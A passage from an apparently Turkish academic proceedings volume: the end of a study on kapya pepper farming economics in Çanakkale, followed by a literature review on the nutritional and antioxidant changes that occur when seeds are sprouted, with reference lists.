Kapyra biber Çanakkale'nin tarımsal ekonomisine katkısı oldukça yüksektir. Ancak ekim alanı ve üretim miktarı bakımından Türkiye birincisi olan bir ürünün daha iyi şartlarda üretilmesi ve pazarlanması durumunda birçok kazanım sağlanacaktır.

Yapılan çalışmada Biga ilçesinde bulunan üreticilerin büyük şehirlere ve pazarlara erişim konusunda daha avantajlı oldukları ve ürünlerini Yenice ilçesindeki üreticilere göre daha iyi fiyata sattıkları tespit edilmiştir. Erken hasat yapılan yerleşim birimlerinde pazarda ve piyasada avantajlı olunurken hasat süresi geciken yerlerde, piyasa doygunluğa ulaştığı durumda ise düşük tutarlarda ürünlerini sattıkları tespit edilmiştir.

Toprak analizi yaptırmayan üreticilerin çok fazla olduğu görülmüştür. Bu durum sonucunda bilinçsiz şekilde gübre kullanımının olduğu ve bu durumun da maliyeti, verimliliği ve toprağın yapısını etkilediğinden, üreticilerin doğru şekilde toprak numunesi alma, analiz yaptırma ve analiz sonucuna göre uygun gübre kullanımı konusunda bilinçlendirilmeleri gerekmektedir. Hibrit kapyra biber tohumu kullanımının oldukça düşük olduğu bu durumda verimin düşük olmasına yol açtığı söylenebilir.

Yapılan çalışmada kapyra biber için herhangi bir kooperatif, birlik gibi herhangi bir örgütlü yapının olmadığı saptanmıştır. Piyasanın istediği kalite ve miktarda kapyra biber üretimini sürekli hale getirmek, fiyat istikrarını sağlamak ve üreticilere pazar garantisini sağlamak için düzgün işleyecek bir örgütlü yapının ya da benimsenmesi daha olumlu gelişmelere yol açacağı düşünülmektedir. Birlik veya kooperatif varlığıyla Tarım ve Kırsal Kalkınmayı Destekleme Kurumu (TKDK), Kalkınma Ajansları ve T.C. Ziraat Bankası gibi tarım sektörüne hibe, kredi veren ve finansman sağlayan kurum ve kuruluşlardan alınacak desteklerle alt yapı tesisleri oluşturulması, soğuk hava depolarının varlığının artırılması vb. yatırımların yapılmasının birçok katkısı olacağı düşünülmektedir.

Üreticilerin bilgi düzeylerinin artırılması için STK, Üniversite ve Tarım Orman Bakanlığı Birimlerinin koordinasyon içinde çalışmalar yapması üreticiler açısından olumlu gelişmelere yol açacağı düşünülmektedir.

5. KAYNAKÇA (References)

- [1] Doğan, Zeki; Arslan, Seçkin; Berkman, Ayberk. Türkiye’de Tarım Sektörünün İktisadi Gelişimi ve Sorunları: Tarihsel Bir Bakış. Niğde Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, 2015, 8.1: 29-41.
- [2] Ukav, İ (2018). Adıyaman İlinde Üretimi Yapılan Bazı Sebzelerin Üretim Maliyetleri ve Kârlılıkları Üzerine Bir Araştırma Türk Tarım – Gıda Bilim ve Teknoloji Dergisi, 6(9): 1285-1289,
- [3] FAO, Dünya biber ekim alanı ve üretim miktarı, 2020. [E-Veri tabanı] Erişim: <http://www.fao.org/faostat/en/#data>
- [4] TÜİK, Türkiye biber ekim alanı ve üretim miktarı, 2020. [E-Veri tabanı] Erişim: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>
- [5] TÜİK, Bitkisel Üretim İstatistikleri 2020, Haber Bülteni, 2020. [E-Veri tabanı] Erişim: <https://tuikweb.tuik.gov.tr/HbPrint.do?id=33737>
- [6] UIB, (2017). Biber Raporu. [E-Veri tabanı] Erişim: <http://www.uib.org.tr/tr/kbfile/biber-raporu-2017>
- [7] Karaağaç, O., & Balkaya, A. (2010). Bafra Kırmızı Biber Populasyonlarının [Capsicum annum L. var. conoides (Mill.) Irish] Tanımlanması ve Mevcut Varyasyonun Değerlendirilmesi. *Anadolu Tarım Bilimleri Dergisi*, 25(1), 10-20.
- [8] TÜİK, Çanakkale biber ekim alanı ve üretim miktarı, 2020. [E-Veri tabanı] Erişim: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>
- [9] Çıkman, A., & Monıs, T. (2012). Gap Bölgesinde Biber’in 2000-2010 Yılları Arasındaki Üretim Girdi ve Maliyetindeki Değişimler. 10. Ulusal Tarım Ekonomisi Kongresi • 5-7 Eylül 2012 Konya
- [10] Başaran, C., & Engindeniz, S. (2015). Sivri Biber Üretiminde Girdi Kullanım Etkinliğinin Analizi: İzmir Örneği. *Tarım Ekonomisi Dergisi*, 21(1 ve 2), 77-84.

- [11] Aytop, Y., & Akbay, C. (2018). Baharatlık Kırmızı Biber (Maraş Biberi) Üretiminin Ekonomik Analizi. *Türk Tarım ve Doğa Bilimleri Dergisi*, 5(4), 455-464.
- [12] Hekimoğlu, B., Altındağ, M. (2019). Samsun İli Kapya Biber Sektör Raporu T.C. Samsun Valiliği İl Tarım ve Orman Müdürlüğü Strateji Geliştirme Birimi
- [13] Güvenç, İ (2020). Türkiye’de Biber Üretimi, Dış Ticareti ve Rekabet Gücü KSÜ Tarım ve Doğa Derg 23 (2): 441-445, 2020
- [14] Pozdrec, S., Pažek, K., & Bavec, M. (2010). Economics of peppers and salad cucumbers production on an open land and in a protected space. *Agriculturae Conspectus Scientificus*, 75(3), 127-132.
- [15] Sanusi, M. M., & Ayinde, I. A. (2013). Profitability of pepper production in derived savannah zone of Ogun State, Nigeria. *IJAFS*, 4(2), 401-410.
- [16] Mohammed, B., Abdulsalam, Z., & Ahmed, B. (2016). Profitability in chilli pepper production in Kaduna State, Nigeria. *Current Journal of Applied Science and Technology*, 1-9.
- [17] Ayodele, O. J., Ajewole, O. C., & Alabi, E. O. (2016). Cost and Benefit Analysis of Smallholder Pepper Production Systems. *International Journal of Vegetable Science*, 22(4), 402-408
- [18] T. Yamane. “Temel Örnekleme Yöntemleri. “Literatür Yayınları (çev. A. Esin), İstanbul, 2010
- [19] TOB, 2019 Yılı Brifing Raporu, 2020. [E- rapor] Erişim: <https://canakkale.tarimorman.gov.tr/Menu/13/Brifingler>

ALTERNATİF BESİN KAYNAĞI OLAN FİLİZLENDİRİLMİŞ GIDALARIN ANTIOKSİDAN ÖZELLİKLERİ

Mehmet Fuat Gülhan¹

¹Aksaray Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Tıbbi ve Aromatik Bitkiler
Programı, Aksaray, TURKEY

mfuatgulhan@aksaray.edu.tr

ORCID: 0000-0003-4838-1597

ÖZET

Günümüzde insanların sağlık konusunda daha duyarlı olması doğal besin kaynaklarına yönelimi arttırmıştır. Bu yönelimin sonucunda fonksiyonel gıda sektörü ortaya çıkmış ve çok hızlı bir büyüme eğilimi göstermiştir. Yapılan araştırmalar, dünyada fonksiyonel gıda sektörünün 30-60 milyar dolar gibi bir büyüklüğe ulaştığını ve bu sektörün her yıl ortalama %10'luk bir artış gerçekleştirdiğini göstermiştir. Filizlendirilmiş tahılların tüketilmesi son zamanlarda popüler beslenme kültürünün önemli bir parçası haline gelmiştir. Çimlendirme ya da diğer bir ifadeyle 'filizlenme' bitkilerin gelişmesindeki enerjinin temin edilmesi amacıyla karbonhidratların ve proteinlerin parçalanması, çeşitli esansiyel bileşenlerin oluşması ve lipidlerin oksitlenmesini sağlayan metabolik bir işlemdir. Filizlendirilmiş besinler ile normal besinler karşılaştırıldığında fitokimyasal olarak önemli değişiklikler meydana geldiği belirlenmiştir. *Filizlendirme işlemi ile fenolik maddelerin, vitamin ve minerallerin arttığı;* fitik asit, oligosakkaritler, tripsin inhibitörleri ve siyanojenik glikozitler gibi bazı bileşiklerin azaldığını ve bu sayede sindirimi daha kolay bileşikler meydana geldiği tespit edilmiştir. Dünyada en çok filizlendirilen besinler arasında tahıllar, baklagiller, yağlı tohumlar, lahanagiller, turpgiller, soğangiller familyasına ait türler yer almaktadır. Çimlenmiş tohumlar ve filizleri fonksiyonel gıda olarak tüketilmelerinin yanı sıra gıda endüstrisinde de pek çok ürünün (çorba, salata, makarna ve unlu mamuller vb.) içeriğine uygulanarak besinsel olarak zenginleştirilmektedir. Genel olarak, yüksek besin ve düşük su içeriği olan tohumların filizlenmesi sonucunda vitamin, protein ve çeşitli besinsel öğelerinin biyoyararlılıkları artmakta, toksinlerin ve enzim inhibitörlerinin etkinliği azalmaktadır. Filizlenme sonucunda linolenik asit, palmitik asit, linoleik asit ve oleik asit gibi canlı organizmalar için faydalı olan yağ asitlerinin miktarlarında da değişimler meydana gelmiştir. Çimlenmiş besinlerdeki antioksidan bileşikler, serbest radikallerin ortaya çıkardığı zararlı etkilerin azaltılması veya ortadan kaldırılması yönünden de oldukça etkilidir. Ayrıca, antikolesterolemik, antidiyabetik ve çeşitli kanser türlerinin ortaya çıkmasını önleyici etkilere sahip oldukları bilinmektedir.

Anahtar Kelimeler: Filizlenme, Çimlenme, Antioksidanlar

ANTIOXIDANT PROPERTIES OF SPROUTED FOOD AS AN ALTERNATIVE NUTRITION SOURCE

ABSTRACT

The fact that people are more sensitive to health today has increased the tendency to natural food sources. As a result of this orientation, the functional food sector emerged and showed a very rapid growth trend. Research has shown that the functional food sector in the world has reached a size of 30-60 billion dollars and this sector has increased by 10% on average every year. Consuming sprouted grains has recently become an important part of popular dietary culture. Germination, or in other words, 'sprouting' is a metabolic process that provides the breakdown of carbohydrates and proteins, the formation of various essential components and the oxidation of lipids in order to provide energy in the development of plants. When the sprouted foods are compared with the normal foods, it has been determined that there are significant changes in phytochemistry. With the sprouting process, phenolic substances, vitamins and minerals increase; It has been found that some compounds such as phytic acid, oligosaccharides, trypsin inhibitors and cyanogenic glycosides are reduced, resulting in compounds that are easier to digest. Among the most sprouted foods in the world are grains, legumes, oilseeds, cabbage, cruciferous and bulbous species. Germinated seeds and sprouts are not only consumed as functional food, but also enriched nutritionally by applying it to the content of many products (soup, salad, pasta and bakery products, etc.) in the food industry. In general, as a result of the germination of seeds with high nutrient and low water content, the bioavailability of vitamins, proteins and various nutritional elements increases and the effectiveness of toxins and enzyme inhibitors decreases. As a result of germination, the amount of fatty acids useful for living organisms such as linolenic acid, palmitic acid, linoleic acid and oleic acid also changed. Antioxidant compounds in germinated foods are also very effective in terms of reducing or eliminating the harmful effects caused by free radicals. In addition, they are known to have anticholesterolemic, antidiabetic and preventive effects of various cancer types.

Keywords: *Sprouting, Germination, Antioxidants*

1. FİLİZLENME VE TEMEL BASAMAKLARI

Günümüzde tüketicilerin sağlık konusundaki hassasiyetlerinin artması, tüketim tercihlerini de büyük ölçüde değiştirmiştir. Gıdaların raf ömrünü uzatmak ve duyuşsal niteliklerini geliştirmek için kullanılan katkı maddelerine karşı insanların kafalarında büyük soru işaretleri oluşmaktadır. Sentetik katkı maddeleri üzerinde şüphelerin artması tüketicilerin doğal ürünlere yönelmesine neden olmuştur. Bu yönelimin sonucunda fonksiyonel gıda sektörü ortaya çıkmış ve çok hızlı bir büyüme eğilimi göstermiştir [1]. Fonksiyonel gıdalar için; Türk Gıda Kodeksinde: “Besleyici etkilerinin yanı sıra

bir ya da daha fazla etkili bileşene bağlı olarak sağlığı koruyucu, düzeltici ve/veya hastalık riskini azaltıcı etkiye sahip ve bu etkileri bilimsel ve klinik olarak ispatlanmış gıda” tanımı yapılmıştır [2]. Dünyada ve ülkemizde kişisel ev tipi ve endüstriyel üretim ile bazı bitki ve tohumlar filizlendirilerek fonksiyonel gıda olarak faydalanılmıştır. Aslında filizlendirme çok eski çağlardan günümüze kadar gelen bir gelenektir. Türklerin, Orta Asya’da yaşadıkları zamanlarda çimlendirilmiş buğday ile uğut ve azık isimli tatlılar yaptıkları bilinmektedir. Çin’de ise yaklaşık 5000 yıl öncesinde çimlenmiş tanelerin gıda maddesi olarak tüketildiği, çeşitli hastalıkların tedavisinde tahıl filizlerini kullandıklarına dair bulgulara rastlanmıştır [3]. Ülkemizde filizlenmiş tohumlara sadece büyük yerleşim merkezlerindeki, bazı marketlerde, sınırlı sayıda ve çeşitte rastlamak mümkündür.

Filizlenme ya da başka bir ifadeyle ‘çimlenme’ bitkilerin büyümesi ve gelişmesi için gerekli enerjinin temin edilmesi amacıyla karbonhidratların basit şekere dönüşmesi, proteinlerin parçalanması, bazı esansiyel bileşenlerin oluşması, lipidlerin oksitlenmesi, nükleik asit ve protein sentezi, hücre farklılaşması gibi kompleks biyokimyasal olayların yanı sıra fizyolojik değişikliklerinde olduğu faaliyetlerin tamamıdır [4]. Farklı tohumlar için filizlendirme stratejileri değişkenlik gösterse bile temel ilkeler ve prosedürler genellikle benzerdir. Dekontaminasyon, Islatma ve Filizlenme olmak üzere 3 basamakta gerçekleştirilebilir. Dekontaminasyon basamağı; mikrobiyal faaliyetlerin oluşmasını engellemek için yapılan sterilizasyon işlemidir. % 0,07’lik Sodyum hipoklorit (NaClO) çözeltisi [5] ve 3 dakikadan fazla olmayacak şekilde % 70’lik etanol tohum çimlenmesi için en yaygın kullanılan sterilizasyon reaktifleridir [6]. Islatma basamağı; filizlenmeden önce, tohumların hidratlanması olayıdır. Tohumlar oda sıcaklığında (yaklaşık 20-30 °C), birkaç saatten 24 saate kadar 1:1.5’ten 1:20’e kadar tohum ağırlığı (g)/su hacmi (mL) oranıyla ıslatılabilir [7]. Filizlenme ise; ıslatılan tohumların özel tohumlayıcılara veya inkübatörlere konularak gerekli olan ışık, sıcaklık, nem, sulama ve zaman faktörlerinin sağlanması basamağıdır. Filizlenme sırasında, büyümeyi desteklemek için tohumlar her gün nispeten yüksek nem tutacak şekilde ıslatılmalı ve çimlenen tohumların metabolitlerini uzaklaştırmak ve mikrobiyal kontaminasyonu önlemek için günde iki kez gibi su değiştirilmelidir [8].

2. FİLİZLENMİŞ TOHUMLAR VE TOHUM FİLİZLERİ

Baklagil, buğdaygil, lahanagil, turpgil, soğangil familyalarına ait filizler, yağlı tohum filizleri ve filizlendirilerek oluşan sürgünleri gıda olarak tüketilmektedir. Filizlendirilmiş tohumlar ve bu tohumların kullanıldığı fonksiyonel ürünler gıda endüstrisinde yerini almaya başlamıştır. Gıda endüstrisinde çeşitli filizler kahvaltılık ürünler, salatalar, çorbalar, makarnalar, unlu mamuller gibi pek çok üründe kullanılmaktadır [9].

Tablo 2.1. Bilimsel araştırmalarda en yaygın kullanılan tohum ve tohum filizleri

TAHİL FİLİZLERİ	BAKLAGİL FİLİZLERİ	YAĞLI TOHUM FİLİZLERİ	LAHANAGİL FİLİZLERİ	TURPGİL FİLİZLERİ	SOGANGİL FİLİZLERİ	DİĞER TOHUM FİLİZLERİ	BİTKİ FİLİZLERİ
Buğday	Nohut	Soya	Brokoli	Turp	Soğan	Horoz İbibi	Asma Filizi
Karabuğday	Fasulye	Keten Tohumu	Brüksel Lahanası	Roka	Sarımsak	Kinoa	Bakla Filizi
Çavdar	Mercimek	Susam	Lahana	Şalgam	Pırasa		Isırgan Filizi
Arpa	Bezelye	Ayçiçeği Çekirdeği	Karnabahar	Hardal			
Yulaf	Bakla	Kabak Çekirdeği		Tere			
Pirinç	Börülce						
Mısır	Yonca						

Resim 2. 1. Filizlenmiş tohumlar ve tohum filizleri görselleri



Buğday filizi



Bezelye filizi



Soya filizi



Brokoli filizi



Tere filizi



Kinoa filizi

3. FİLİZLENMİŞ GIDALARDA BİYOAKTİF BİLEŞENLER

Tohum çimlenmesi, fonksiyonel özelliklere sahip bitki kaynaklı gıdalar üretmek için basit, ucuz ve çevre dostu bir yöntemdir. Filizlenme sırasında tohumların besin değerleri ve tıbbi özellikleri değişkenlik gösterebilir. Filizlenme, proteaz inhibitörleri ve lektin gibi bazı anti-besinsel faktörleri ortadan kaldırarak veya inaktive ederek proteinlerin ve nişastaların sindirilebilirliğini kolaylaştırır ve ürünlerin besinsel kalitesini artırabilir. Ayrıca sekonder metabolitlerin birikmesine dolayısıyla antioksidan kapasitenin artmasına olanak sağlamaktadır [10].

- **Karbonhidratlar**

Tohum filizlerinin içeriğindeki önemli biyoaktif bileşenlerden birisi karbonhidratlardır. Filizlerde bulunan karbonhidratlar yapısal ve yapısal olmayanlar şeklinde gruplandırılmaktadır. Yapısal karbonhidratlar, tam tahıllı gıdaların önemli bir bileşenini temsil eder. Selüloz, hemiselüloz ve lignanlar suda çözünmeyen liflerdir [11]; β -glukanlar ve arabinoksilanlar ise suda ekstrakte edilebilir diyet lifleri olarak gruplandırılır [12]. Arpa (% 5-11) ve yulaf (% 3-7), sorgum ve darı β -glukan bakımından zengindir [13]. Filizlenmiş tahılların diyet lifi içeriği üzerindeki etkisi değişkendir ve kesinlikle lif fraksiyonuna, çimlenme süresine ve genotiplere bağlı olarak değişir. Yapılan bir çalışmada; filizlendirilmiş buğdayda 196 saatlik inkübasyonda toplam diyet liflerinde artış görülürken ilk 48 saatlik çimlenme süresinde diyet lifleri daha az olduğu tespit edilmiştir [14]. Filizlenen tahıllarda amilazlar; amiloz ve amilopektin olarak depolanan nişastanın basit şekerler olan glukoz ve maltoza; daha az ölçüde indirgenmeyen şeker sakkarozuna hidrolizini katalize ederek daha yüksek sindirilebilirlik sağlarlar [15]. Bununla birlikte, filizlenmiş tahılların şeker profilindeki eğilimler esas olarak türlere bağlıdır: pirinç, sorgum ve darı glikozdan daha çok maltoz biriktirirken, karabuğday büyük ölçüde maltoz yerine glikoz biriktirir. Yapılan bir çalışmada; 5 günlük karabuğday filizleri 20 °C çimlenme sıcaklığında glikoz/maltoz oranı 3.5:1 olarak belirlenmiştir. Bu oranın, maltlama sırasında tahıllarda salınan α -amilaz ve β -amilaz seviyeleriyle ilişkili olduğu bildirilmiştir [16]. Ekim süresi ile ilişkili olarak erken buğday çimlenme fazında baskın karbonhidrat kaynağı olarak sakkaroz ve sonraki aşamalarda glikoz ve maltozun daha fazla olduğu belirlenmiştir [17].

- **Lipitler**

Tohum filizlerde yağın temel depo şekli triaçilgliserollerdir. Yağ moleküllerinden triaçilgliserollerin mobilizasyonu filizlenme ile başlayan yağın şekere dönüşümüne yol açan koordineli bir metabolik aktivite gerektirir [18]. Öztürk ve ark., tarafından yapılan çalışmada 3 günlük çimlenmeden sonra buğday filizlerinde yağ asitlerinden daha çok palmitik asit, linoleik asit ve oleik asit olduğu; 9 günlük buğday filizlerinin yağ asidi kompozisyonunda ise linolenik asit miktarı artış

göstermiştir. Filizler aynı zamanda, omega-3 ve omega-6 gibi bir temel yağ asitleri kaynağı olarak da gösterilirler [19].

- **Proteinler**

Çoğu tahılın başlıca depo proteinleri, çözünürlük özelliklerine göre albüminler (suda çözünür), globulinler (tuzda çözünür), glutelinler (alkalide çözünür) ve prolaminler (alkolde çözünür) olarak sınıflandırılır. Filizlenme sırasında, depo proteinleri, emilmeden 2-3 gün sonra proteolitik enzimler tarafından peptitlere ve amino asitlere hidrolize edilir, böylece besin biyoyararlanımı artar [20]. Çalışmalarda, tritikale, arpa, çavdar, yulaf ve buğdayın filizlenme süresi arttıkça prolamin içeriğinin azaldığı bildirilmiştir. Araştırmalar, tahıllarda depolanan proteinlerin ve amino asitlerin su emilimi ile ayrıştırılması, taşınabilir amidlere dönüşmesi sonucu ham proteinlerde artış olduğunu bildirmiştir [21]. Özellikle çimlendirilmiş tam tahıllar, insan vücudundaki protein üretiminde rol alan daha yüksek miktarlarda esansiyel amino asitler içerir. Tohum tipi ve çimlenme süresi aminoasit kompozisyonu üzerinde etkilidir. Buğdayda, izolösin, lösin, fenilalanin ve valin gibi temel amino asitler 36 saatlik çimlenmeden sonra maksimum seviyelere ulaşırken, diğer esansiyel amino asitlerden treonin ve metiyonin 24 ve 48 saat sonra en yüksek seviyeye ulaştığı belirlenmiştir [14].

- **. γ -Aminobutirik asit**

γ -Aminobutirik asit (GABA) esas olarak glutamat dekarboksilaz (GAD) ile kataliz edilen, L-glutamik asidin dekarboksilasyonu sonucu oluşan dört karbonlu, protein olmayan bir amino asittir. Bitkilerde; pH regülasyonu ve C-N dengesi gibi bitki metabolizması üzerinde özel etkileri vardır. Bunun yanı sıra biyotik ve abiyotik stres koşullarında dokularda birikerek bitkinin savunma mekanizmasını harekete geçirir ve fenolik bileşenlerin oluşumuna olanak sağlamaktadır. Filizlenme, birçok yenilebilir tohumda GABA birikimine yol açabilir [22]. Bazı tohum filizlerinin belirli sürelerde filizlenme öncesi ve sonrası GABA miktarları karşılaştırıldığında; 4-14 gün karabuğday (2.00/3.20-77.0 mg/100 g DW) [23], 6-48 saat buğday (3.40/3.40-16.0 mg/100 g DW) [24] ve 1-7 günde yulaf (0.54-1.41/ 5.71-20.4 mg/100 g DW) [25] filizlerinin GABA seviyelerinde filizlenme sonrası ciddi artışlar belirlenmiştir.

- **9. Vitaminler**

Vitaminler, bitkilerin farklı doku ve organlarında miktar olarak farklılıklar gösterse de yüksek oranda homojen dağılım gösteren temel organik bileşiklerdir. Suda çözünen (B ve C vitamini) ve yağda çözünen vitaminler (A, D, E ve K vitamini) olarak gruplandırılırlar. Vitaminler, filizlenme sonucu miktar olarak önemli artış göstermenin yanı sıra antioksidan kapasiteye katkı sağlaması bakımından da önemli moleküllerdir. Filiz çeşidi ve filizlenme süresi vitaminlerin oransal olarak farklılık göstermesinde önemli rol oynamaktadır fakat genel olarak B, C ve E vitaminlerini miktarlarının fazla

olduğu göze çarpmaktadır. Araştırma sonuçları filizlenme sonrası vitamin değerlerinin birkaç tür dışında genellikle miktar olarak arttığını göstermiştir. Filizlenme sonrası 1-9 gün çimlenme süresinde Maş fasulyesi filizinde C (11.7/40-285 mg/100 g DW) ve 2-10 günlük çimlenme süresinde B9 (203/360-760 mg/100 g FW) [26], 2-10 gün çimlenme süresinde Soya filizinde B9 (231/380-820 mg/100 g FW) ve 2-4 günlük çimlenme süresinde E (2.94/2.94-8.37 mg/100 g DW) [27], 2-9 çimlenme süresinde Acı bakla filizinde C (6.48/20.9- 56.1 mg/100 g DW) ve E (0.19/0.29-3.91 mg/100 g DW) [28], 4-14 gün çimlenme süresinde Karabuğday filizinde C (10.0/21.7-26.5 mg/100 g DW) ve 1-7 gün çimlenme süresinde E (2.10/3.20-7.20 mg/100 g DW) [29] vitaminlerindeki artış miktarı göze çarpmaktadır.

- **Polifenoller**

Bitki polifenollerini oldukça işlevseldir. Gıdalara acılık, burukluk, renk, tat ve koku vermenin yanı sıra elektronca zengin bileşikler olduklarından serbest radikal oluşumunu önleyerek antioksidan olarak görev yapabilirler. Polifenoller, bitkilerde çözünür veya bağlı formlarda bulunabilirler. Meyve ve sebzelerle karşılaştırıldığında, baklagiller ve tahıllar gibi birçok yenilebilir tohum, çok daha yüksek oranda bağlı fenolikler içerir. Yapılan araştırmalar, çimlenmenin, filizlenmiş yenilebilir tohumlar ve filizlerdeki toplam fenolik düzeylerini değiştirebildiğini ve bunların çözünür ve bağlı fenolikleri üzerinde belirgin bir etkiye sahip olduğunu göstermektedir [30]. Filizlenmenin çiğ tohumlara kıyasla daha fazla miktarda çözünür fenolikler biriktirdiği belirlenmiştir. Tohumların filizlenme öncesi ve sonrası toplam fenolik içeriklerinin miktar ve karakterizasyon çalışmalarında; 24-120 saat çimlenme süresinde soya (0.1/0.41-1.20 mg GAE/g DW ve daidzin, daidzein, genistin) [31], 1-9 gün çimlenme süresinde maş fasulyesi (171/ 230-925 GAE/g DW ve gallic acid, ferulic acid, chlorogenic acid, vitexin, isovitexin, rutin, kaempferol isoquercitrin, genistein, daidzein and isorhamnetin) [32], 96 saat çimlenme süresinde karabuğday (323/670 GAE/g DW ve rutin, quercetin, Syringic acid, caffeic acid, coumaric acid, catechin, luteolin glycoside, apigenin, quercetin) [33] ve 5 gün çimlenme süresinde ayçiçeği filizlerinin (3.80/ 9.00 GAE/g DW ve gallic acid, protocatechuic acid, caffeic acid, sinapic acid, quercetin) [6] toplam fenol içeriklerinin filizlenme sonrası 2-3 katına çıktığı belirlenmiştir.

- **Fitik asit**

Fitik asit, olgunlaşmış tahıllarda ve baklagillerde fosforun temel depolama biçimidir. İnsanlarda yetersiz endojen bağırsak fitazı fosfor kullanımını sınırlar; fitik asit ayrıca Zn^{+2} , $Fe^{+2/+3}$, Ca^{+2} , Mg^{+2} , Mn^{+2} ve Cu^{+2} gibi mineral iyonlarının biyoyararlanımında olumsuz etkiler [34]. Yani, Fitik asit içeriği azaldıkça fosfor ve minerallerin biyoyararlanımı artar. Bu nedenle bir anti-besinsel faktör olarak kabul edilir. Çimlenme sırasında fitik asit içeriği önemli bir ölçüde azalma eğilimindedir. Bununla birlikte, tam tahıllardaki fitaz konsantrasyonu, tahıl türleri arasında büyük farklılıklar gösterir; en yüksek değerlere sahip çavdar ve en düşük değere sahip yulaftır [12]. Yapılan araştırmada, kahverengi pirincin 12-72 saatlik filizlenme süresince fitik asit içeriğinde % 60'lık bir azalmaya yol açarken, 4 günlük

sorgum fidelerinde %87'ye varan bir azalma gözlenmiştir [35]. Harmuth-Hoene ve ark., [36] yaptıkları çalışmada bazı tahıllarda çimlenme öncesi ve sonrası fitik asit değerlerini; buğday (878.2 mg/100g-571.2 mg/100g), maş fasulyesi (628.8 mg/100g-378.7 mg/100g) ve nohutta (338.3 mg/100g-327.8 mg/100g) olarak tespit ettiler. Khattak ve ark., [37] nohutun mavi ışık altında 48 saatlik filizlenme süresinde fitik asit seviyelerinin % 1.01'den % 0.6'ya azaldığını belirlediler.

- **Antioksidan kapasite**

Antioksidan kapasite, çimlendirilmiş yenilebilir tohumlar ve filizlerde en kapsamlı araştırılan biyoaktivite olup çimlenmenin birçok yenilebilir tohumdaki antioksidan kapasiteyi arttırdığı ifade edilmektedir. Bununla birlikte, yine de birkaç çalışma, çimlenmiş yenilebilir tohumlarda ve filizlerde antioksidan kapasitesinde bir düşüş veya dalgalanma olduğunu bildirmiştir ve bu azalmanın nem içeriğinden etkilenen taze ağırlığa dayalı olabileceği düşünülmektedir [33,38]. Bazı tohumların filizlenme öncesi ve sonrası antioksidan kapasitelerindeki değişimler; Nohutta 1-4 gün filizlenme süresinde 800/2000-2600 mmol TE/100 g FW [39], Maş fasulyesinin 5 gün filizlenme süresinde 0.86/11.3 mg TE/g DW [6], Karabuğdayda 4 gün filizlenme süresinde 436/739 mg TE/100 g DW [33]. Buğdayda 5 gün filizlenme süresinde 44.1/73.7 mg TE/100 g DW [33], Ayçiçeğinde 5 gün filizlenme süresinde 1.20/11.1 mmol Fe(II)/100 g DW [6] olarak belirlenmiştir.

4. FİLİZLENDİRİLMİŞ GIDALARIN İNSAN SAĞLIĞI ÜZERİNE ETKİLERİ

Son on yılda, sağlıklı beslenmeyle ilgilenen uzmanlar tohum filizlerinin biyolojik değerinin belirlenmesi üzerine çok fazla çalışma yapmaya başladılar. Filizler modern beslenmenin gereksinimlerini karşıladığından, filizlenen tohumların tüketimi dünyada hızlı bir şekilde yaygınlaşmaya başladı. Tohumlara kıyasla, daha yüksek biyolojik değere sahip dönüştürülmüş protein içeriği, çoklu doymamış yağ asidi içeriği, vitamin içeriği ve minerallerin daha iyi kullanılması nedeniyle filizin daha yüksek besin değerine sahip olduğu tespit edildi. Yapılan araştırmalar, filizlenmenin tohumların orjinal bileşiminde değişimlere yol açarak insan organizması üzerinde olumlu etkisi olan ve sağlığın korunmasına yardımcı olan biyolojik yönden aktif pek çok fonksiyonel yapının oluşmasına imkan sağlayabileceğini göstermiştir. Bazı tohum filizlerinin canlı organizmalar üzerinde antikanserijen (soya) [40], ACE inhibitörü (barbunya) [5], antiproliferatif (siyah fasulye) [41], antidiyabetik (maş fasulyesi) [42], hipolipidemik (karabuğday) [29], antienflamasyon (arpa) [43], reproduktif (kahverengi pirinç) [44], nöroprotektif (kahverengi pirinç) [45] etkilerinin olduğu yapılan çalışmalar ile belirlenmiştir.

5. SONUÇ

Filizlenme ile tohumların biyokimyasal bileşiminde önemli değişiklikler meydana gelir; nişasta rezervleri amilazın etkisiyle harekete geçirilir, nitrojen içeren fraksiyonlar oligopeptidlere ve serbest aminoasitlere doğru kayar ve amino asit bileşimi de değişir, triaçilgliseroller hidrolize olmaya başlar ve doymuş/ doymamış yağ asitleri oranı artar, anti-beslenme faktörlerinin miktarı (fitat, tripsin inhibitörü, tanin vb.) önemli ölçüde azalır ve fenolikler, fitosteroller, folatlar ve GABA gibi biyoaktif bileşikler artar. Bu nedenle filizlenmiş gıdalar hemen hemen tüm besinleri tam olarak ihtiva eder ve antioksidanlar daha yüksek konsantrasyonlara ulaşır, böylece filizleri "işlevsel gıdalar" olarak tanımlamasına olanak sağlar. Bu konu ile ilgili; fitokimyasal içerikleri güçlendirmeyi amaçlayan çimlenme sürecinin optimizasyonu, filizlenmeden sonra oluşan nutrasötik profili etkilemeden mikrobiyolojik riskleri azaltmak için hasat öncesi ve sonrası teknolojiler geliştirilebilme, *in vivo* denemeler yoluyla filizlenen biyoaktif bileşiklerin çeşitli hastalıklarda biyolojik faydalara dönüştürülebilirliğinin araştırılması, ev yapımı üretimin ötesinde yenilikçi bir tarımsal gıda teknolojisi anlayışıyla daha profesyonel bir üretim tarzı hedeflenmesi gibi daha pek çok alanda araştırma ve geliştirme yapılabilir.

6. KAYNAKÇA

- [1] J. Gray, G. Armstrong and H. Farley. "Opportunities and Constraints in the Functional Food Market." Nutrition & Food Science, 33 (5), 213-218, 2003.
- [2] Anonim, 2003. "Reporting of Diet, Nutrition and Food Safety (1995-2003)". Center for Media and Public Affairs, Washington, 33.
- [3] D. Eşiyok ve M.K. Bozokalfa. Sebze Olarak Kullanılan Çimlendirilmiş Tohumlar. Dünya Gıda Dergisi, (6), 84-88, 2002.
- [4] H. Nonogaki, W.G. Bassel and J.D. Bewley. "Germination-still a Msytery. Plant Sei, 179 (6), 574-581, 2010.
- [5] R.I. Limon, E. Penas, C. Martinez-Villaluenga and J, Frias. "Role of Elicitation on the Health-Promoting Properties of Kidney Bean Sprouts. LWT - Food Science, 56 (2),328-33 2014.
- [6] P. Pajak, R. Socha, D. Gałkowska, J. Rożnowski and T. Fortuna. "Phenolic Profile and Antioxidant Activity in Selected Seeds and Sprouts." Food Chemistry, 143, 300-306, 2014.
